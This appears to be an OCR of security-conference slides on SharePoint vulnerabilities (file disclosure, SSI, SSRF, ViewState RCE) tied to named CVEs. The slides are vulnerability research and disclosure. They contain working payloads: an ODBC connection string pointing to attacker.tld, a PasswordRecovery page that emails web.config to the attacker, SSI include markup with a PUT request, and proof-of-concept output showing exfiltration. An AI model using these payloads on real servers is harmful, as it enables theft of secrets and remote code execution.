
Impact: RCE via ViewState deserialization

Caveat - the attacker needs to know of an existing System DSN on the targets system that uses the “SQL Server” driver

SPSqlDataSource File Disclosure Patch Bypass (CVE-2021-24071)




```
powershell> Add-OdbcDsn -Name "poc" -DriverName "SQL Server" -DsnType "System" -Platform "64-bit"
```



```
ConnectionString="driver={MySQL ODBC 5.1
Driver};dsn=poc;server=attacker.tld;port=3306;database=test;uid=junk;pwd=junk;"
```

PasswordRecovery File Disclosure (CVE-2020-17017)

We found two types that were blocked in web.config:



```
<SafeControl ... TypeName="CreateUserWizard" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
<SafeControl ... TypeName="ChangePassword" Safe="False" AllowRemoteDesigner="False"
SafeAgainstScript="False" />
```

We asked ourselves, why were those controls blocked?

PasswordRecovery File Disclosure (CVE-2020-17017)

```
System.Web.UI.Control.OpenFile
  System.Web.UI.WebControls.MailDefinition.CreateMailMessage
    System.Web.UI.WebControls.LoginUtil.CreateMailMessage
      System.Web.UI.WebControls.LoginUtil.SendPasswordMail
```

✗ ~~ChangePassword.PerformSuccessAction~~

✗ ~~CreateUserWizard.AttemptCreateUser~~


✓ PasswordRecovery.AttemptSendPasswordQuestionView

✓ PasswordRecovery.AttemptSendPasswordUserNameView

PasswordRecovery File Disclosure (CVE-2020-17017)


- Email addresses were assigned to accounts using form based authentication (FBA). This is the default authentication method with SharePoint Online.
- The vulnerability allowed attackers to email themselves the web.config file and gain RCE via ViewState deserialization.
- Attacker needs to leak the membership provider - possible via the session cookie
- Outgoing SMTP server needs to be configured on the target

PasswordRecovery File Disclosure (CVE-2020-17017)



```
<form runat="server">
<asp:PasswordRecovery MembershipProvider="[membership provider here]" runat="server">
<MailDefinition From="steven@srcincite.io"
                Subject="stealing files" Priority="high"
BodyFileName="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config" />
</asp:PasswordRecovery>
</form>
```

PasswordRecovery File Disclosure (CVE-2020-17017)



```
$ ./poc.py
(+) usage: ./poc.py <target> <user:pass>
(+) eg: ./poc.py win-3t816hj84n4 "user:user123###"

$ ./poc.py win-3t816hj84n4 "user:user123###"
(+) getting postback data for http://win-3t816hj84n4/_forms/default.aspx…
(+) grabbed the __VIEWSTATE!
(+) grabbed the __EVENTVALIDATION!
(+) leaked membership provider: fbamembershipprovider
(+) crafted PasswordRecovery page, triggering leak…
(+) getting postback data for http://win-3t816hj84n4/poc.aspx…
(+) grabbed the __VIEWSTATE!
(+) grabbed the __EVENTVALIDATION!
(+) triggered an email to the attacker with web.config!
```

Server side include (SSI)

- SSI are directives that are placed in HTML pages, and evaluated on the server while the pages are being served. In asp.net, it is convenient to include `web.config` to steal machineKey
- Example
    - Relative path


```
<!--#include virtual="/web.config"-->
```

    - Absolute path

```
<!--#include file="c:/inetpub/wwwroot/wss/virtualdirectories/80/web.config"-->
```

Server side include (SSI)

- But it is blocked



```
PUT /SitePages/ssi.aspx HTTP/1.1
Host: sp2019
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

<!--#include virtual="/web.config"-->
```


  - Site Pages
  - SSI is not allowed because `PageParserFilter` is enabled default

Exploitation Examples

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- Bypass/Disable `SPPageParserFilter` ?

  If the second parameter of ParseControl is `true`, SPPageParserFilter will be ignored!




```
public Control ParseControl(string content, bool ignoreParserFilter)
{
    return TemplateParser.ParseControl(content, VirtualPath.Create(this.AppRelativeVirtualPath),
ignoreParserFilter);
}
```

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- good target

  `*DataFormWebPart.CreateChildControls()*`

  dangerous if *flag2 == true*



```
bool flag2 = EditingPageParser.VerifySPDControlMarkup(this._partContent);
....
Control control = this.Page.ParseControl(this._partContent, flag2);
```

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- Before this line, we need to bypass some check
  - Valid Xml Format
    - Can’t register prefix because <% is not a xml format
  - Should have `runat=server` flag
    - Or your content will be considered to client code
  - VerifyControlOnSafeList(with false parameter)
    - Can’t use unsafe control
    - Can use Server side include
  - VerifySPDControlMarkup
    - Can’t contain objectdatasource which is a notorious gadget

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- Bypass it!
  - We can use ssi when VerifyControlOnSafeList with false parameter
  - `runat=server` can be used in HTML tag
  - We don’t need to use unsafe control or objectdatasource

```
<form runat="server"><!--#include virtual="/web.config"-->
```

DataFormWebPart CreateChildControls SSI (CVE-2020-16952)

- POC video


Server-side Request Forgery(SSRF)

Usually Sharepoint server can communicate with Internet

But Critical infrastructure (Like MSSql Server) is always placed in the Intranet


We can’t touch critical services behind a firewall… Or can we?

SSRF - Make a bridge to Intranet



SSRF - Make a bridge to Intranet

- Vulnerable Code Example



```
string url="http://attacker.controlled.tld";
WebRequest req = WebRequest.Create(url);
req.method = "GET";
req.Credentials = CredentialCache.DefaultCredentials;
HttpWebResponse res = (HttpWebResponse)req.GetResponse();
string res_from_server = new StreamReader(res.GetResponseStream()).ReadToEnd();
Console.WriteLine(res_from_server);
```


There were a dozen of SSRF vulnerabilities!

Exploitation Examples

SPHashtagHelper SSRF (CVE-2020-1440)

- SPHashtagHelper.CallOLS

  It will create a WebRequest by `SafeCreate`(wrapper of Create) and return the result of the request.



```
namespace Microsoft.SharePoint
{
    [ClientCallableType(ServerTypeId = "{CB694AA5-A1C5-4551-BFB0-6BE94DF1522E}", Name =
"HashtagStoreManager", IsBeta = true)]
    internal sealed class SPHashtagStoreManager
    {
        [ClientCallableMethod(Name = "CallOLS", OperationType = OperationType.Read, IsBeta = true)]
        internal static string CallOLS(string url)
        {
            return SPHashtagHelper.MakeOLSGetRequest(url);
        }
```


SPHashtagHelper SSRF (CVE-2020-1440)

- SPHashtagHelper.CallOLS

  It will create a WebRequest by `SafeCreate`(wrapper of Create) and return the result of the request.

  There is a SSRF vulnerability if we can control url param.


- How to reach this endpoint?



```
namespace Microsoft.SharePoint
{
    [ClientCallableType(ServerTypeId = "{CB694AA5-A1C5-4551-BFB0-6BE94DF1522E}", Name =
"HashtagStoreManager", IsBeta = true)]
    internal sealed class SPHashtagStoreManager
    {
        [ClientCallableMethod(Name = "CallOLS", OperationType = OperationType.Read, IsBeta = true)]
        internal static string CallOLS(string url)
        {
            return SPHashtagHelper.MakeOLSGetRequest(url);
        }
```


SPHashtagHelper SSRF (CVE-2020-1440)

- If one method is marked as `` `ClientCallableMethod` ``, We can trigger it by api request, normally like



```
/_api/NameSpace.ClientCallableType.ClientCallableMethod
```


So here is




```
/_api/SP.HashtagStoreManager.CallOLS
```

- And we can control any params!

SPHashtagHelper SSRF (CVE-2020-1440)



